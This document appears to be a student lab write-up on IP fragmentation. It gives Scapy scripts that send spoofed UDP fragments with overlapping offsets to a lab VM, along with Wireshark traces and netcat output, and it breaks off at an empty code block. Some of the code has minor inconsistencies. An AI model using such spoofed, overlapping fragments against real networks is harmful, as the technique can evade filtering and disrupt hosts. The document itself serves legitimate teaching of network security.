
Task 1: IP Fragmentation


The following is the code to construct a UDP packet and send it to the UDP Server in 3 fragments, each containing 32 bytes of data.



Task1.py

```python
payload = "A" * 32

## First Fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 32 + 32 + 32
ip = IP(src="1.2.3.4", dst="10.0.2.8")
ip.id = ID
ip.frag = 0
ip.flags = 1
pkt = ip/udp/payload
pkt[UDP].chksum = 0
send(pkt,verbose=0)

## Second Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.8")
ip.id = ID
ip.frag = 5
ip.flags = 1
ip.proto = 17
pkt = ip/payload
send(pkt,verbose=0)

## Third Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.8")
ip.id = ID
ip.frag = 9
ip.flags = 0
ip.proto = 17
pkt = ip/payload
send(pkt,verbose=0)

print("Finish Sending Packets!")

```


Here, the UDP length is set to the total payload at Layer 4 – UDP header + Data from Layer 5. In the IP header, the identification field will be the same for all the fragments indicating that the fragments are a part of the same packet. The frag field here indicates the fragment offset and flags field indicate if there are more fragments after this fragment and other information. We run the above code as follows:



Terminal


```
[02/08/20]seed@VM:~/.../Lab3$ sudo python3 Task1.py
Finish Sending Packets!
[02/08/20]seed@VM:~/.../Lab3$
```

The following shows the output at the UDP server, indicating that all the fragments of the packet are received, and the server displays the data contained in the packet by assembling all the fragments all together. Here, it prints 96 A's, as we have sent in 3 different fragments.



```
[02/08/20]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:cd:2d:fd
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::3928:8afb:c6e0:2cd8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:53 errors:0 dropped:0 overruns:0 frame:0
          TX packets:134 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16814 (16.8 KB)  TX bytes:13970 (13.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:23508 (23.5 KB)  TX bytes:23508 (23.5 KB)

[02/08/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA
```

The following is the Wireshark trace of the same described above. We see that multiple fragments are sent from a random IP – 1.2.3.4 (the one we set as the source IP) to the destination IP. The first fragment has a length of 74 i.e. 32 bytes of data + 8 bytes of UDP header + 20 bytes of IP header + 14 bytes of Ethernet header. The Length in the info is given as 96 that indicates the total length of the packet's data. Next, we see a fragment with the offset as 40 and same ID as before. The 40 is achieved by multiplying the offset by 8 which is needed to accommodate a 2^{16} size packet length in 2^{13} size offset. Next, the last fragment is sent with the same ID and offset of 72. On selecting the fragment, we see that the Flags is set to 0, indicating no more fragments and the packet end.



```
No.  Time                           Source              Destination         Protocol  Length Info
   1 2020-02-08 13:54:55.4576905…   PcsCompu_b7:ba:af   Broadcast           ARP         42 Who has 10.0.2.8? Tell 10.0.2.7
   2 2020-02-08 13:54:55.4581076…   PcsCompu_cd:2d:fd   PcsCompu_b7:ba:af   ARP         60 10.0.2.8 is at 08:00:27:cd:2d:fd
   3 2020-02-08 13:54:55.4595770…   1.2.3.4             10.0.2.8            UDP         74 7070 → 9090 Len=96
   4 2020-02-08 13:54:55.4616162…   1.2.3.4             10.0.2.8            IPv4        66 Fragmented IP protocol (proto=UDP 17, off=40, ID=03e9)
   5 2020-02-08 13:54:55.4652822…   1.2.3.4             10.0.2.8            IPv4        66 Fragmented IP protocol (proto=UDP 17, off=72, ID=03e9)
```


Wireshark · Packet 5 · wireshark_enp0s3_20200208135452_lfiq9U

```
▸ Frame 5: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_b7:ba:af (08:00:27:b7:ba:af), Dst: PcsCompu_cd:2d:fd (08:00:27:cd:2d:fd)
▾ Internet Protocol Version 4, Src: 1.2.3.4, Dst: 10.0.2.8
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 52
    Identification: 0x03e9 (1001)
  ▸ Flags: 0x00
    Fragment offset: 72
    Time to live: 64
    Protocol: UDP (17)
    Header checksum: 0x66ba [validation disabled]
    [Header checksum status: Unverified]
    Source: 1.2.3.4
    Destination: 10.0.2.8
  ▸ [Source GeoIP: Mukilteo, WA, United States, 47.912998, -122.304199]
    [Destination GeoIP: Unknown]
▾ Data (32 bytes)
    Data: 4141414141414141414141414141414141414141414141414141...
    [Length: 32]
```

No.: 5 · Time: 2020-02-08 13:54:55.465282277 · Source: 1.2.3.4 · Destination: 10.0.2.8 · Protocol: IPv4 · Length: 66 · Info: Fragmented IP protocol (proto=UDP 17, off=72, ID=03e9)

Task 2: IP Fragments with Overlapping Contents


In order to overlap the first two fragment's data completely, we use the same code as above with few changes. We change the UDP length to the number of bytes that will be received by the Server. Since the first and second fragment's data will overlap, only a single 32 bytes will count. Next, we change the ip.frag value for fragment 2 and 3, so that the second fragment starts where the first fragment's data starts. And the third fragment continues after the second fragment.



Task2.py

```
#!/usr/bin/python3
from scapy.all import *
import time

# Scapy Spoofing

ID = 1001
payload1 = "A" * 32
payload2 = "B" * 32
payload3 = "C" * 32

## First Fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 32 + 32
ip = IP(src="1.2.3.4", dst="10.0.2.8")
ip.id = ID
ip.frag = 0
ip.flags = 1
pkt = ip/udp/payload1
pkt[UDP].chksum = 0
send(pkt,verbose=0)

## Second Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.8")
ip.id = ID
ip.frag = 1
ip.flags = 1
ip.proto = 17
pkt = ip/payload2
send(pkt,verbose=0)

## Third Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.8")
ip.id = ID
ip.frag = 5
ip.flags = 0
ip.proto = 17
pkt = ip/payload3
send(pkt,verbose=0)

print("Finish Sending Packets!")
```

Payload for each of the fragments is different. This will help us to find the fragment that was overwritten – 1 or 2. The following shows the Wireshark trace and the output at the server. The trace still contains the same format as before with the only change in the offset values for both the fragments and the length of the packet. On the server, we see that only the fragment 1 and 3's data is written and fragment 2's data is not displayed at all. This indicates that the fragment 2 overlapped with fragment 1, but it did not lead to overwriting fragment 1's data. This might be due to the way the receiver end functions – the first fragment is written first in the memory and if the second fragment overwrites it, it just discards the second fragment and retains the first one. The order of receiving these fragments does not matter.




```
No. Time                      Source             Destination        Protocol Length Info
  1 2020-02-08 17:45:43.4585630… 10.0.2.7        10.0.2.3           DHCP      342 DHCP Request  - Transaction ID 0x998e9f30
  2 2020-02-08 17:45:43.4615650… 10.0.2.3        10.0.2.7           DHCP      590 DHCP ACK      - Transaction ID 0x998e9f30
  3 2020-02-08 17:45:47.0481650… PcsCompu_b7:ba:af Broadcast        ARP        42 Who has 10.0.2.8? Tell 10.0.2.7
  4 2020-02-08 17:45:47.0487351… PcsCompu_cd:2d:fd PcsCompu_b7:ba:af ARP       60 10.0.2.8 is at 08:00:27:cd:2d:fd
  5 2020-02-08 17:45:47.0502659… 1.2.3.4         10.0.2.8           UDP        74 7070 → 9090 Len=64
  6 2020-02-08 17:45:47.0527453… 1.2.3.4         10.0.2.8           IPv4       66 Fragmented IP protocol (proto=UDP 17, off=8, ID=03e9)
  7 2020-02-08 17:45:47.0572866… 1.2.3.4         10.0.2.8           IPv4       66 Fragmented IP protocol (proto=UDP 17, off=40, ID=03e9)
  8 2020-02-08 17:45:48.5458154… PcsCompu_b7:ba:af PcsCompu_af:97:24 ARP       42 Who has 10.0.2.3? Tell 10.0.2.7
  9 2020-02-08 17:45:48.5460830… PcsCompu_af:97:24 PcsCompu_b7:ba:af ARP       60 10.0.2.3 is at 08:00:27:af:97:24
```

```
[02/08/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```


The end of the first fragment and the beginning of the second fragment overlap by 5 bytes

In this task, we create an overlap of 5 bytes between the first and the second fragment. The first fragment ends at the 37 bytes of the packet, however, we start the second fragment at the 32 bytes of the packet, by giving it an offset of 4 (4 * 8 = 32). Rest of the code is similar as before with appropriate changes in UDP length and the third fragment's offset.



```python
#!/usr/bin/python3
from scapy.all import *
import time

# Scapy Spoofing

ID = 1001
payload1 = "A" * 29
payload2 = "B" * 32
payload3 = "C" * 32

## First Fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 24 + 32 + 32
ip = IP(src="1.2.3.4", dst="10.0.2.8")
ip.id = ID
ip.frag = 0
ip.flags = 1
pkt = ip/udp/payload1
pkt[UDP].chksum = 0
send(pkt,verbose=0)

## Second Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.8")
ip.id = ID
ip.frag = 4
ip.flags = 1
ip.proto = 17
pkt = ip/payload2
send(pkt,verbose=0)

## Third Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.8")
ip.id = ID
ip.frag = 8
ip.flags = 0
ip.proto = 17
pkt = ip/payload3
send(pkt,verbose=0)

print("Finish Sending Packets!")
```

The following shows the Wireshark trace which is quite similar as before and the output at the server. We see that the server displays 24 As and 32 Bs, as we wanted. The second fragment overlaps and overwrites the first fragment bytes from position 32 to 37 bytes.



```
No.  Time                         Source              Destination        Protocol  Length  Info
   1 2020-02-08 17:55:21.8167042… PcsCompu_b7:ba:af   Broadcast          ARP           42  Who has 10.0.2.8? Tell 10.0.2.7
   2 2020-02-08 17:55:21.8172124… PcsCompu_cd:2d:fd   PcsCompu_b7:ba:af  ARP           60  10.0.2.8 is at 08:00:27:cd:2d:fd
   3 2020-02-08 17:55:21.8188237… 1.2.3.4             10.0.2.8           UDP           71  7070 → 9090 Len=88
   4 2020-02-08 17:55:21.8217103… 1.2.3.4             10.0.2.8           IPv4          66  Fragmented IP protocol (proto=UDP 17, off=32, ID=03e9)
   5 2020-02-08 17:55:21.8253942… 1.2.3.4             10.0.2.8           IPv4          66  Fragmented IP protocol (proto=UDP 17, off=64, ID=03e9)
```

```
[02/08/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```


The difference between the normal Task 2 and Task 2.1 is that, in task 2.1, we try to overlap and overwrite number of bytes that is not divisible by 8. If the number of bytes to be overlapped is a multiple of 8, then the overwrite does not happen. If it consists of an overlap of suppose 13 bytes (8 + 5) then the 8 bytes is not overwritten but 5 bytes is.

The second fragment is completely enclosed in the first fragment

In this, we have fragment 1's data length greater than fragment 2. We accordingly set the UDP length and the fragment offset so that the fragment 2 is enclosed in fragment 1, by starting the fragment 2 after fragment 1 has started and ending it before the fragment 1 ends. We set the fragment offset of fragment 3 as the end of fragment 1 i.e. fragment 3 continues after 1.

```python
#!/usr/bin/python3
from scapy.all import *
import time

# Scapy Spoofing

ID = 1001
payload1 = "A" * 40
payload2 = "B" * 16
payload3 = "C" * 16

## First Fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 40 + 16
ip = IP(src="1.2.3.4", dst="10.0.2.8")
ip.id = ID
ip.frag = 0
ip.flags = 1
pkt = ip/udp/payload1
pkt[UDP].chksum = 0
send(pkt,verbose=0)

## Second Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.8")
ip.id = ID
ip.frag = 2
ip.flags = 1
ip.proto = 17
pkt = ip/payload2
send(pkt,verbose=0)

## Third Fragment

ip = IP(src="1.2.3.4", dst="10.0.2.8")
ip.id = ID
ip.frag = 6
ip.flags = 0
ip.proto = 17
pkt = ip/payload3
send(pkt,verbose=0)

print("Finish Sending Packets!")
```


The following shows the Wireshark trace and output of the same. The trace is similar with changes in length and offsets. The output is such that, fragment 2's B are skipped entirely and only fragment 1 and 3's data is visible. This is again because of overlapping and overwriting number of bytes that is divisible by 8. This leads to no overwriting at all.


```
No.  Time                         Source              Destination         Protocol Length Info
   1 2020-02-08 18:31:58.2709430… PcsCompu_b7:ba:af   Broadcast           ARP        42 Who has 10.0.2.8? Tell 10.0.2.7
   2 2020-02-08 18:31:58.2714013… PcsCompu_cd:2d:fd   PcsCompu_b7:ba:af   ARP        60 10.0.2.8 is at 08:00:27:cd:2d:fd
   3 2020-02-08 18:31:58.2741969… 1.2.3.4             10.0.2.8            UDP        82 7070 → 9090 Len=56
   4 2020-02-08 18:31:58.2911476… 1.2.3.4             10.0.2.8            IPv4       50 Fragmented IP protocol (proto=UDP 17, off=16, ID=03e9)
   5 2020-02-08 18:31:58.3112548… 1.2.3.4             10.0.2.8            IPv4       50 Fragmented IP protocol (proto=UDP 17, off=48, ID=03e9)
```


```
[02/08/20]seed@VM:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACCCCCCCCCCCCCCCC
```

The first fragment is completely enclosed in the second fragment.

In this, we have fragment 2's data length greater than fragment 1. We accordingly set the UDP length and the fragment offset so that the fragment 1 is enclosed in fragment 2, by starting the fragment 1 after fragment 2 has started and ending it before the fragment 2 ends. We set the fragment offset of fragment 3 as the end of fragment 2 i.e. fragment 3 continues after 2.


```python
